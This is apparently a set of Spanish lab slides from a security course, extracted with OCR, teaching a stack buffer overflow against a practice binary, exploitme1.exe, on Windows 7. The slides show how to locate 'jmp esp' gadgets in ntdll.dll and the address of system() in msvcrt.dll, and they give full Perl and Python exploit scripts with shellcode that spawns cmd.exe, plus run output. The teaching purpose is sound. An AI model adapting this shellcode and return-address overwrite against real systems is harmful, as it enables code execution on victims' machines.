Encuentra el intérprete de comandos, que típicamente es un **cmd.exe** en sistemas operativos Windows NT / 2000 / XP / 2003 / Vista / 7 / 8 / 8.1 o **command.com** en sistemas operativos 95/98/Me, y le pasa la cadena que se ingresó como argumento.

exploitme1.C

- Posteriormente, ejecuta el comando interno (EXE, COM o BAT) en lugar del intérprete de línea de comandos.

The screenshot displays two windows. The top window is a 'Símbolo del sistema - cmd' (Windows Command Prompt) showing the following text:

```
c:\ Símbolo del sistema - cmd
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware>cd Desktop
C:\Users\malware\Desktop>cmd
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>
```

The bottom window is 'Process Explorer - Sysinternals: www.sysinternals.com [LAB_MALWARE_W7\malware]' showing a list of processes:

Process	PID	Description	Company Name
explorer.exe	332	Explorador de Windows	Microsoft Corporation
Process Explorer 16.04.exe	4068	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com
cmd.exe	1440	Procesador de comandos de Windows	Microsoft Corporation
cmd.exe	2448	Procesador de comandos de Windows	Microsoft Corporation

CPU Usage: 11.57% | Processes: 37 | Physical Usage: 39.76%

exploitme1.C

Símbolo del sistema

```
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware>cd Desktop

C:\Users\malware\Desktop>cmd
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>exit


C:\Users\malware\Desktop>
```

Process Explorer - Sysinternals: www.sysinternals.com [LAB_MALWARE_W7\malware]


File	Options	View	Process	Find	Users	Help
Process	PID	Description	Company Name			
explorer.exe	332	Explorador de Windows	Microsoft Corporation			
Process Explorer 16.04.exe	4068	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com			
cmd.exe	1440	Procesador de comandos de Windows	Microsoft Corporation			

CPU Usage: 3.94% | Processes: 34 | Physical Usage: 38.27%

exploitme1.C



exploitme1.C



exploitme1.C

The screenshot shows a Windows desktop environment. At the top, there is a taskbar with several icons. Below the taskbar, a command prompt window is open with the title "C:\Windows\system32\cmd.exe". The window displays the following text:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Documents\Herramientas>
```

Below the command prompt is a Process Explorer window titled "Process Explorer - Sysinternals: www.sysinternals.com [LAB_MALWARE_W7\malware]". The window has a menu bar: File, Options, View, Process, Find, Users, Help. The main pane is a table showing process details:

Process	PID	Description	Company Name
explorer.exe	332	Explorador de Windows	Microsoft Corporation
Process Explorer 16.04.exe	3760	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com
LoadDll.exe	3168	LoadDLL	TODO: <Firmenname>
cmd.exe	1184	Procesador de comandos de Windows	Microsoft Corporation
cmd.exe	2976	Procesador de comandos de Windows	Microsoft Corporation

The bottom status bar of the Process Explorer window shows: CPU Usage: 2.58%, Processes: 39, Physical Usage: 36.88%.

exploitme1.C

- Una vez que se tiene el control de EIP se puede redireccionar la ejecución a un lugar que contenga nuestro *shellcode*.
- Las preguntas a responder son:
 - ¿Dónde está ese espacio de memoria?
 - ¿Cómo ponemos nuestro *shellcode* en ese lugar?
 - ¿Cómo le decimos a EIP que salte a ese lugar?

exploitme1.C

- De la primer parte de la práctica se sabe que no es buena idea sobrescribir EIP con una dirección de memoria directamente porque contiene el byte **NULL**.
- Otra alternativa es redireccionar la ejecución al registro ESP donde se encuentra el inicio de nuestro *shellcode*. Saltar al registro ESP es muy común en las aplicaciones de Windows.

exploitme1.C

- Lo que se sugiere es usar alguna instrucción de las contenidas en cualquiera de las DLL propias que carga la aplicación o que forme parte del sistema operativo.

exploitme1.C

- Abrir el binario exploitme1.exe con OllyDbg.
- Presionar el botón ALT + E para ver los módulos ejecutables que utiliza la aplicación.

E Executable modules						
Base	Size (Decimal)	Entry	Name	File version	Path	
00400000	00006000 (24576.)	00401220	exploitm.	exploitm	C:\Users\malware\Desktop\exploitme1.exe	
750C0000	0004A000 (308104.)	750C7DE0	KERNELBA.	KERNELBA	C:\Windows\system32\KERNELBASE.dll	
777F0000	000AC000 (704512.)	777FA472	msvcrt.<M	msvcr71	C:\Windows\system32\msvcr71.dll	
77AA0000	0013C000 (1294336.)		ntdll	6.1.7600.16385	C:\Windows\SYSTEM32\ntdll.dll	
77BF0000	000D4000 (868352.)	77C3BDE4	kernel32.	kernel32	C:\Windows\system32\kernel32.dll	

exploitme1.C

- Findjmp2 de Hat-Squad.com es la versión modificada de Findjmp de eEye.com para encontrar las direcciones de instrucciones como: jmp, call y push (utilizada para cargar archivos DLL).
- Incluye la búsqueda de las instrucciones: pop/pop/ret y guarda la salida en el archivo findjmp.txt.

exploitme1.C

- Es utilizada para encontrar direcciones de instrucciones como “**jmp esp**”, “call” o “pop ret” para sobrescribir la dirección de retorno y apuntar la ejecución a nuestro *shellcode*.

exploitme1.C

- Realizar la inspección del archivo **ntdll.dll** para localizar instrucciones de código referentes al registro ESP.

> **Findjmp2 ntdll.dll esp**

The screenshot shows a Windows command prompt window titled 'cmd' with the path 'C:\Windows\system32\cmd.exe'. The window displays the following text:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>Findjmp2 ntdll.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning ntdll.dll for code useable with the esp register
0x77ACFFFD    call esp
0x77AF7E3D    call esp
0x77AFE871    jmp esp
0x77B272D9    jmp esp
0x77B40AD0    jmp esp
Finished Scanning ntdll.dll for code useable with the esp register
Found 5 usable addresses

C:\Users\malware\Desktop>
```

A red rectangular box highlights the first five lines of the output, specifically the addresses and their corresponding assembly instructions: 0x77ACFFFD, 0x77AF7E3D, 0x77AFE871, 0x77B272D9, and 0x77B40AD0.

exploitme1.C

- Obtener la dirección de memoria donde se localiza la llamada al sistema **System()** en la Biblioteca de Enlace Dinámico **msvcrt.dll**.

> AddressLocation



C:\Windows\system32\cmd.exe

Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>AddressLocation
Memory address locations


System(): 7784b16f Stack: 0022ff38 Heap: 004207d0

C:\Users\malware\Desktop>

The word "AddressLocation" in the command line and its result are highlighted with a red underline. The memory address "7784b16f" for the System() function is also highlighted with a red rectangle.

exploitme1.C

- **Nota:** las direcciones pueden cambiar en la misma máquina.
- Construir el *payload* para ejecutar un **Cmd** en la máquina Windows 7 utilizando las direcciones encontradas anteriormente.



The screenshot shows a Notepad++ window with the file 'exploitme1b.pl' open. The code is written in Perl and defines a variable '\$eip' with a specific memory address. The address '0x77B272D9' is highlighted with a red box.

```
#!/usr/bin/perl -w
use strict;
use warnings;

my $eip = pack('V',0x77B272D9);      # Findjmp2 ntdll.dll esp (W7SP1) # 0x77B272D9 jmp esp
```

exploitme1.C

```
my $payload =  
"\x55" . # PUSH EBP  
"\x8B\xEC" . # MOV EBP,ESP  
"\x33\xFF" . # XOR EDI,EDI  
"\x57" . # PUSH EDI  
"\x83\xEC\x08" . # SUB ESP,8  
"\xC6\x45\xF8\x63" . # MOV BYTE PTR SS:[EBP-8],63 # "C"  
"\xC6\x45\xF9\x6D" . # MOV BYTE PTR SS:[EBP-7],6D # "M"  
"\xC6\x45\xFA\x64" . # MOV BYTE PTR SS:[EBP-6],64 # "D"  
"\xC6\x45\xFB\x2E" . # MOV BYTE PTR SS:[EBP-5],2E # ".."  
"\xC6\x45\xFC\x65" . # MOV BYTE PTR SS:[EBP-4],65 # "E"  
"\xC6\x45\xFD\x78" . # MOV BYTE PTR SS:[EBP-3],78 # "X"  
"\xC6\x45\xFE\x65" . # MOV BYTE PTR SS:[EBP-2],65 # "E"  
"\x8D\x45\xF8" . # LEA EAX,DWORD PTR SS:[EBP-8] # "CMD.EXE"  
"\x50" . # PUSH EAX  
"\xBB\x6F\xB1\x84\x77" . # MOV EBX, 7784B16F # Dir de system() en msrvct.dll  
"\xFF\xD3"; # CALL EBX # Ejecuta system() con argumento CMD.EXE
```

exploitme1.C

```
25 my $exploit = "A" x 24 . "B" x 4 . # Se llena el búfer (variables locales y EBP)
26 $eip .                                # Dirección de retorno
27 $payload;
28
29 print "Argumento: $exploit";
30 print "\nLongitud: " . length($exploit) . "\n";
31 system ("exploitme1.exe $exploit");
```

Perl source file length:1492 lines:31

Ln:31 Col:36 Sel:0|0

Dos\Windows

UTF-8 w/o BOM

INS

exploitme1.C

C:\Windows\system32\cmd.exe - exploitme1b.pl

Microsoft Windows [Versión 6.1.7601]
Copyright © 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware>cd Desktop

C:\Users\malware\Desktop>exploitme1b.pl

Argumento: AAAAHHHHHHHHBBBBBrruiy3 WaaEocAE`mAE·dAE¹.Æ³eÆ²xÆ·eÆ·È
Opjowaw È
Longitud: 80

Microsoft Windows [Versión 6.1.7601]
Copyright © 2009 Microsoft Corporation. Reservados todos los derechos.


C:\Users\malware\Desktop>

Process Explorer - Sysinternals: www.sysinternals.com [LAB_MALWARE_W7\malware]

Process	PID	Description	Company Name
explorer.exe	332	Explorador de Windows	Microsoft Corporation
Process Explorer 16.04.exe	3760	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com
cmd.exe	1696	Procesador de comandos de Windows	Microsoft Corporation
perl.exe	3372	Perl Command Line Interpreter	ActiveState
exploitme1.exe	1336		
cmd.exe	3548	Procesador de comandos de Windows	Microsoft Corporation
cmd.exe	3732	Procesador de comandos de Windows	Microsoft Corporation

CPU Usage: 1.80% | Processes: 42 | Physical Usage: 36.32%


exploitme1.C



C:\Perl\bin\perl.exe

```
Argumento: AAAAAAAAAAAAAAAAAAAAAABBBBjrWUig3 WaaEocae'maE·dæE¹.æE³eæE²xæE▪eìE
•PjøÅaw È
Longitud: 80
Microsoft Windows [Versión 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>
```




Process Explorer - Sysinternals: www.sysinternals.com [LAB_MALWARE_W7\malware]

File Options View Process Find Users Help

Process	PID	Description	Company Name
explorer.exe	332	Explorador de Windows	Microsoft Corporation
Process Explorer 16.04.exe	3760	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com
perl.exe	3052	Perl Command Line Interpreter	ActiveState
exploitme1.exe	2292		
cmd.exe	1148	Procesador de comandos de Windows	Microsoft Corporation
cmd.exe	3652	Procesador de comandos de Windows	Microsoft Corporation

CPU Usage: 2.43% | Processes: 39 | Physical Usage: 35.80%

exploitme1.C



C:\Users\malware\Desktop\exploitme1b.py - Notepad++

Archivo Editar Buscar Vista Codificación Lenguaje Configuración Macro Ejecutar Plugins Ventana ?

exploitme1b.py

```
1  #!/usr/bin/python
2  # -*- coding: utf-8 -*-
3  import os
4  import struct
5
6  eip = struct.pack('<I', 0x77B272D9); # Findjmp2 ntdll.dll esp # 0x77B272D9    jmp esp
7
```

exploitme1.C

```
payload = "\x55"                                # PUSH EBP
payload += "\x8B\xEC"                            # MOV EBP,ESP
payload += "\x33\xFF"                            # XOR EDI,EDI
payload += "\x57"                                # PUSH EDI
payload += "\x83\xEC\x08"                         # SUB ESP,8
payload += "\xC6\x45\xF8\x63"                     # MOV BYTE PTR SS:[EBP-8],63
payload += "\xC6\x45\xF9\x6D"                     # MOV BYTE PTR SS:[EBP-7],6D
payload += "\xC6\x45\xFA\x64"                     # MOV BYTE PTR SS:[EBP-6],64
payload += "\xC6\x45\xFB\x2E"                     # MOV BYTE PTR SS:[EBP-5],2E
payload += "\xC6\x45\xFC\x65"                     # MOV BYTE PTR SS:[EBP-4],65
payload += "\xC6\x45\xFD\x78"                     # MOV BYTE PTR SS:[EBP-3],78
payload += "\xC6\x45\xFE\x65"                     # MOV BYTE PTR SS:[EBP-2],65
payload += "\x8D\x45\xF8"                          # LEA EAX,DWORD PTR SS:[EBP-8] # "CMD.EXE"
payload += "\x50"                                 # PUSH EAX
payload += "\xBB\x6F\xB1\x84\x77"                 # MOV EBX, 7784B16F # Dir de system() en msvcrt.dll
payload += "\xFF\xD3";                           # CALL EBX # Ejecuta system() con argumento CMD.EXE
```

exploitme1.C

```
25 exploit = "A" * 24 + "B" * 4      # Se llena el búfer (variables locales y EBP)
26 exploit += eip                      # Dirección de retorno
27 exploit += payload;
28
29 print "Argumento: " + exploit;
30 print "Longitud:", len(exploit);
31 os.system("exploitme1.exe " + exploit);
```

Python file

length:1512 lines:31

Ln:31 Col:40 Sel:0|0

Dos\Windows

UTF-8 w/o BOM

INS

exploitme1.C

C:\Windows\system32\cmd.exe - exploitme1b.py

Microsoft Windows [Versión 6.1.7601]
Copyright © 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware>cd Desktop

C:\Users\malware\Desktop>exploitme1b.py
Argumento: AAAAAAAAAAAAAHHHHHHHHBBBBB-rwUiÿ3 WâäEºcäE' mäE·däE¹.äE³eäE²xäE•íE
•Pjloßaw È
Longitud: 80

Microsoft Windows [Versión 6.1.7601]
Copyright © 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware\Desktop>

Process Explorer - Sysinternals: www.sysinternals.com [LAB_MALWARE_W7\malware]

File	Options	View	Process	Find	Users	Help
Process	PID	Description	Company Name			
explorer.exe	332	Explorador de Windows	Microsoft Corporation			
Process Explorer 16.04.exe	3760	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com			
cmd.exe	3432	Procesador de comandos de Windows	Microsoft Corporation			
python.exe	3840					
cmd.exe	3708	Procesador de comandos de Windows	Microsoft Corporation			
exploitme1.exe	1896					
cmd.exe	3948	Procesador de comandos de Windows	Microsoft Corporation			
cmd.exe	2760	Procesador de comandos de Windows	Microsoft Corporation			

CPU Usage: 2.77% Processes: 42 Physical Usage: 36.57%

exploitme1.C

```
C:\Program Files\Python27\python.exe
Argumento: AAAAAAAAAAAAAAAAAAAAAABBBB^r^wUiý3 WâäEºcäE`mäE·däE¹.äE³eäE²xäE•eìE
Pjño Ä
Longitud: 80
